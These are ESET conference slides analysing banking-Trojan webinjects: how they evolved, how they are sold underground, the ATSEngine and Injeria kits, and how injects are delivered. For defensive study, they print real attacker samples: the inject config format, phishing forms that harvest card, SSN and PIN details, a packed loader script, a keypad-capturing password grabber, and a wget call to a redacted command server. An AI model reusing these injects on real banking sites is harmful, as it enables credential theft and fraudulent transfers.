



ENJOY SAFER
TECHNOLOGY™

The evolution of webinjects

Jean-Ian Boutin

ESET

Outline

- Webinject Evolution
- Webinject Commoditization
- Emergence of Popular Kits
- Webinject Delivery

Webinject Evolution

The Beginnings

- Keyloggers
- Form grabbing
 - Inspect GET/POST requests
- Injects are specifically made for one banking Trojan platform
- Only a couple of institutions are available
- Institutions are geo-located

Popular webinject format

```
set_url https://[redacted].ca/[redacted].html*command=displayAccountSummary* GP
```

```
data_before
```

```
<body
```

```
data_end
```

Keyword indicating which URL is targeted

```
data_inject
```

```
 style="visibility:hidden"
```

```
data_end
```

```
data_after
```

```
>
```

```
data_end
```

Popular webinject format

```
set_url https://[redacted].ca/[redacted].html*command=displayAccountSummary* GP
```

```
data_before
```

```
<body
```

```
data_end
```

Target URL

```
data_inject
```

```
  style="visibility:hidden"
```

```
data_end
```

```
data_after
```

```
>
```

```
data_end
```

Popular webinject format

```
set_url https://[redacted].ca/[redacted].html*command=displayAccountSummary* GP
```

```
data_before
```

```
<body
```

```
data_end
```

Flags (Get, Post)

```
data_inject
```

```
 style="visibility:hidden"
```

```
data_end
```

```
data_after
```

```
>
```

```
data_end
```


Popular webinject format

```
set_url https://[redacted].ca/[redacted].html*command=displayAccountSummary* GP
```

```
data_before
```

```
<body  
data_end
```

Keywords specifying where the code should be injected in the webpage

```
data_inject  
  style="visibility:hidden"  
data_end
```

```
data_after
```

```
>  
data_end
```

Popular webinject format

```
set_url https://[redacted].ca/[redacted].html*command=displayAccountSummary* GP
```

```
data_before
```

```
<body
```

```
data_end
```

Code to inject

```
data_inject
```

```
  style="visibility:hidden"
```

```
data_end
```

```
data_after
```

```
>
```

```
data_end
```

Increase in Functionalities

- Login grabber
- Injection of additional fields
- Balance grabber/changer
- TAN Grabber
- Full Automatic Transfer Systems (ATS or AZ - avtozaliv)

Phish-like inject

Country	<input type="text" value="United States"/>
First name	<input type="text" value="John"/>
Last name	<input type="text" value="Doe"/>
Address line 1	<input type="text" value="The White House"/>
Address line 2 (optional)	<input type="text" value="1600 Pennsylvania"/>
City	<input type="text" value="Washington"/>
State	<input type="text" value="DC"/>
ZIP code	<input type="text" value="20500"/>
Phone number	<input type="text" value="202-456-1111"/>
Card number	<input type="text" value="4512123213213213"/>
Expiration date (mm/yy)	<input type="text" value="12"/> <input type="text" value="12"/>
CSC	<input type="text" value="123"/>

For verification purposes you must update your card details.

Verified by Visa Password is incorrect

	Card number
Name embossed on card (Exactly as on card)	<input type="text" value="John Doe"/>
Date of birth (mm/dd/yyyy)	<input type="text" value="01"/> <input type="text" value="01"/> <input type="text" value="0001"/>
Mother's maiden name	<input type="text" value="DoeMrs"/>
Social security number	<input type="text" value="123"/> <input type="text" value="12"/> <input type="text" value="1323"/>
Driver license number	<input type="text" value="456456456"/>
Credit / Debit card PIN	<input type="text" value="1234"/>
Verified by Visa password	<input type="password" value="....."/>

[Continue](#)


Automatic Transfer Systems

- Allow transfers to be done automatically
- Inject code able to browse to correct page, fill transfer information, etc
- Not as attractive nowadays due to complexity

```
/*  
 * checkRule  
 * Adding the page location rule  
 * @url          url to check, accepting regexp url  
 * @callback     calls callback when url testing is success  
 * @onlyParent   if TRUE will callback the rule when this page loaded in iframe  
 * @withoutTimeout do random timeout or not  
 */  
checkRule: function(url, callback, onlyParent, withoutTimeout) {
```

Transaction Authorization Number (TAN)

- Several form factor exists



Social Engineering (1/2)

- Inject content tricking the user into entering a TAN


Confirm your unique digital signature with the help of TAN

The process of data collection for the preparation of unique digital signatures, has been completed. For the installation and use of the UDS, you must specify the TAN. The following notification to the on-line banking will be done with UDS.

Please pay attention entering your TAN : your account will be blocked after 3 failed attempts.

Find the number of the TAN code in your TAN-list. Please enter the corresponding TAN code on your screen.

Please enter the TAN here

Sequence Number	<input type="text" value="_TEXT_"/>
Tan code * 	<input type="text"/> * Required field

Continue

Social Engineering (2/2)

- Inject content tricking the user into installing a malicious application

Verification

Welcome back



Due to a rising number of attempts in order to gain unlawful access to the **Facebook** administration introduces new extra safety protection system. I for safe and secure authorization. With this software you don't need any e log in you will input an access code generated by the software on your pe one of the priorities. Meanwhile application might be not available for son

Mobile Phone Number:

Please select...


You'll get SMS with download link to this phone number

Select the operating system of your mobile phone:

Android

Popular Webservices Targeted

- Extra content is injected as soon as user logs into his account
- Usually phishing-like webinjects



Webinject Commodityzation

Custom Tools

The screenshot displays the 'Config Builder' application window. At the top, the title bar reads 'Config Builder' with standard window controls. Below the title bar is a 'File' menu bar with icons for file operations. A central address bar contains the URL 'http://google.com' and a checked checkbox labeled 'Go to browser when page loading begins'. Below the address bar are tabs for 'Editor', 'Source code', 'Internet Explorer', and 'Page HTML code'. The main interface is divided into several sections:

- Mask list:** Contains a list of masks: '*mail.ru* GP' and '*rambler.ru* GP'. The second mask is selected. There are icons for adding (+), deleting (X), and editing (pencil) masks. A checkbox labeled 'Disable mask' is present.
- Inject list:** Contains a list of injection points: 'Inject 0' and 'Inject 1'. 'Inject 0' is selected. There are icons for adding (+) and deleting (X) injection points. A checkbox labeled 'Disable inject' is present.
- Data before:** A text area containing the code '<input type="submit" value="'. There is an 'Insert macros' button and an edit icon.
- Data inject:** A text area containing the code 'Inj FInd'. There is an edit icon.
- Data after:** A text area containing the code '" class="pointer"'. There is an edit icon.

Cheap Webinjects

17.08.2012, mx00077
Vendor of: injects


М

mx00077 is offline

Posts: [redacted]
Deposit: [redacted]
Trust Lim: [redacted]

Дешевые Инжекты || Cheap Injections

Дешевые Инжекты || Cheap Injections



[rus]

Качественное Изготовление,Продажа,Перед елка.
Работа может быть сделана для всех известных в наших кругах троянов, также могу писать на приватные темы, в которых поддержи инжектирования веб страниц.
Принимаю: WMZ/BC/PM/WU/MC.....

Web Injects

Germany



United Kingdom



USA



Canada



France



Mobile Bot



New Zealand



Australia



Japan



Sweden





Card Collectors




Columbia










ATS

yummba  23.09.2013 

23/09/2013 - Система для внедрения Android бота (перехват СМС **Perkele** для postbank.de (видео <http://mybro.cc/videos/postbankupd1.rar>)

Читер



Группа: Специалист
Сообщений: 
Регистрация: 
Пользователь 
Деятельность 


 ПРОФИЛЬ ПМ ЖАЛОБА ВВЕРХ 

- Some webinject seller can include android components to bypass mTAN

Panels

- Some scripts with advanced capabilities come with an administration panel



Public/Private webinject and Partnerships

- Two types of offering for webinject
 - Public
 - Private
- Partnership, where the revenue can be shared, are also mentioned by some inject coders

Emergence of Popular Kits

ATSEngine

- ATSEngine panel screenshots
- Seen in Qadars, ZeusVM, Neverquest/Vawtrak, Citadel, GOZ

The screenshot displays the ATSEngine web interface. At the top, the title is "postale@ATSEngine". Below the title, there are four main sections: "Accounts", "Drops", "Reports", and "Transfers". The "Accounts" section is currently active, showing a table with columns for account ID, name, and balance. The table contains three rows: LDO (3,964.83 EUR), LA (509.82 EUR), and CCP (320.53 EUR). Below the table, there are buttons for "Refresh", "Delete Account", and "Delete All Accounts".

In the center of the screenshot, a white box highlights a login form with the title "postale@ATSEngine". It contains a "Password:" label, an input field, and a "Sign in" button.

At the bottom of the screenshot, there is a "Grabbed Data" section with a table showing system logs. The table has columns for timestamp, status, and message. The logs include:

Timestamp	Status	Message
2013-04-10 18:18:45	failed	atsEnd [20:16:46] failed: callResponse() -> no suitable drops in admin panel.
2013-04-10 18:18:45	info	atsEnd [20:16:45] info: callResponse() -> no transfers for this account. requesting drop for
2013-04-10 18:18:44	info	atsEnd [20:16:44] info: parseBalances() -> account LA - 509.82 EUR
		[20:16:44] info: parseBalances() -> found account LA - 509.82 EUR
		[20:16:44] info: parseBalances() -> found account CCP - 320.53 EUR
		[20:16:41] info: continueMainStart() -> wait_page displayed. navigating to transfers
		[20:16:41] info: mainStart() -> run continueMainStart()
2013-04-10 18:18:39	info	atsEnd [20:16:40] info: onLoaded() -> accounts page loaded. reading variables
2013-04-10 18:18:27	info	atsEnd [20:16:29] info: onLoaded() -> login details submitted
		[20:15:16] info: onLoaded() -> login page loaded. onsubmit events attached

Injeria

- Used in several banking Trojans: Qadars, Tilon, Torpig
- JS downloaded from external source, using a distinctive URL

```
data_inject
<script>
var b_uid="%UID%";</script><script type="text/javascript"
src="https://[REDACTED].com/app.php?data=CHJvamVjdD1hcHAtY3NvYmN6LXM=">
</script>
data_end
```

Injeria

- Several different project types
 - log-<project-name>
 - mob-<project-name>
 - req-<project-name>
 - app-<project-name>

How to track them?


- The code and URL structures
- The admin panel design
- Sometimes underground adverts and features correlation is possible

ATSEngine - ID

```
<script>
var script_link = "https://[REDACTED].com/scotiaadmin/scotia.js?r="+Number(new Date());
eval(function(p,a,c,k,e,r){e=function(c){return(c<a?'':e(parseInt(c/a)))+(c=c%a)>
;e=function(){return'\\w+'};c=1}while(c--){if(k[c])p=p.replace(new RegExp('\\b'+e(
";7["[8 1f]"]="1g";7["[8 1h]"]="1i";7["[8 R]"]="8";9 f={t:m,u:1,1j:4(a){3(a){f.u+
;3(2.V==="W"){5 C(f.6,1)}3(2.w){2.w("g",g,m);D.w("1k",f.6,m)}k 3(2.x){2.x("X",g);D
.p;i<p;i++){q=a[i];h=f.h(q);3(h==="Q"){l.G.12(l,q)}k 3(h==="4"){c.1o(q)}}3(r){l.v(
!(o||j)},1u:4){z=1;c=[];5 s}};5 l},h:4(a){5 a=Y?P(a):7[R.1v.1w.1x(a)]||"8"}};4 F
6(a){f.T();9 b=f.h(a);d.G(a)}5 6)}();4 13(){3(1B.1C.1D().1E("1F")>=0){2.y.H.I="J"}
.N(a)}}4 17(a){9 b=2.14("1M");b.h="15/1N";b.16="10";b.1P=a;3(2.B("M").p>0){2.B("M'
entLoaded|type|fired|else|deferred|false|true|firing|length|elem|_fired|this|isRe
window|try|doScrollCheck|done|style|display|none|setAttribute|getElementById|head
s|apply|hideContent|createElement|text|id|loadScript|Boolean|boolean|Number|number
ancel|prototype|toString|call|left|removeEventListener|detachEvent|navigator|userA
t_link'.split('|'),0,{}));</script>
```

ATSEngine - ID

```
<script>
var cookie1key = "https://[redacted].com/scotiaadmin";
//#####
//## >> USER VARIABLES
//#####
//--- USER VARIABLES ---
var home_link = "https://[redacted].com/scotiaadmin";
var gate_link = home_link + "/gate.php";
var pkey = "[redacted]";
supply|preconce|
ancel|prototype|
t_link'.split(|
```



.::scotiagrab

Password:

Webinject Delivery

Inline vs. external downloads

```
set_url *https://[REDACTED]/*aspx* GP
```

```
data_before
```

```
<!DOCTYPE*<head*>
```

```
data_end
```

```
data_inject
```

```
<script>var b_uid="%UID%";</script>
```

```
<script type="text/javascript"
```

```
src="https://[REDACTED].com/app.php?data=CHJvamVjdD1hcHAhY3NvYmN6LXM=">
```

```
</script>
```

```
data_end
```

```
data_after
```

```
data_end
```

```
set_url /NPBSPersonal* GP
```

```
data_before
```

```
</body>
```

```
data_end
```

```
data inject
```

```
<script>
```

```
    $(document).ready(function(){
```

```
        enterNumOld = enterNum;
```

```
        enterNum = function(padButton){
```

```
            $("input#txtPasswordPlain").val($("input#txtPasswordPlain").val()+$(padButton).val());
```

```
            enterNumOld(padButton);
```

```
        };
```

```
        clearFieldOld = clearField;
```

```
        clearField = function(){
```

```
            $("input#txtPasswordPlain").val("");
```

```
            clearFieldOld();
```

```
        };
```

```
        delFieldOld = delField;
```

```
        delField = function(){
```

```
            $("input#txtPasswordPlain").val($("input#txtPasswordPlain").val().slice(0, -1));
```

```
            delFieldOld();
```

```
        };
```

```
    });
```

```
</script>
```

```
data_end
```

```
data_after
```

```
data_end
```

JS – External Download

- Advantages
 - Hinder forensic analysis
 - Feature based selling
 - Maintenance by original seller
 - New webinject code does not have to be downloaded right away by the bot

External Server Interactions

Client side

```
wget --user-agent="Mozilla/4.0 (compatible; MSIE 7.0b; Windows NT 6.0)" -t1  
""http://[redacted]/ba?au=ad2&act=start&id=0&jab=1&func:o0__o_o__o___{onlo  
ad=o0__o_o_o_o_(%22call_07642152347844221%22)""
```

Server side

```
o0__o_o_o_o___( {"balance":null,"created_at":"2014-03-25T14:47:01+01:00", "drop  
_id":null, "hide_summ":null, "hide_trans":null, "id":[redacted], "log":"","status":"wai  
t", "status_text":null, "success":"true", "updated_at":"2014-03-25T14:47:01+01:  
00", "user_id":[redacted] });
```

External Server Interactions

```
00_o__o____({  
  "acc_num": "PL [REDACTED]",  
  "blz": "[REDACTED]",  
  "comment": "Get by bot id [REDACTED] \r\n17:08:07 25 Mar 2014  
: Get by bot id [REDACTED] \r\n17:08:07 25 Mar 2014 : Amount of t  
ransfer 1",  
  "created_at": "2014-02-13T20:53:16+01:00",  
  "first_name": "[REDACTED]",  
  "id": 6,  
  "last_name": "[REDACTED]",  
  "max_sum_limit": 2480,  
  "min_sum_limit": 100,  
  "status": "busy",  
  "success": "true",  
  "trans_comment": "Ref N 9295",  
  "updated_at": "2014-03-25T17:08:07+01:00"})
```

Conclusion

Conclusion

- Webinjects have evolved tremendously in the past few years
- In several banking Trojans, it is the true attack code
- Webinject commoditization is well in place
- As different webinject platforms are available, some are more popular than others

Thank You!!

- Special thanks to Anton Cherepanov
- Questions?



 @jiboutin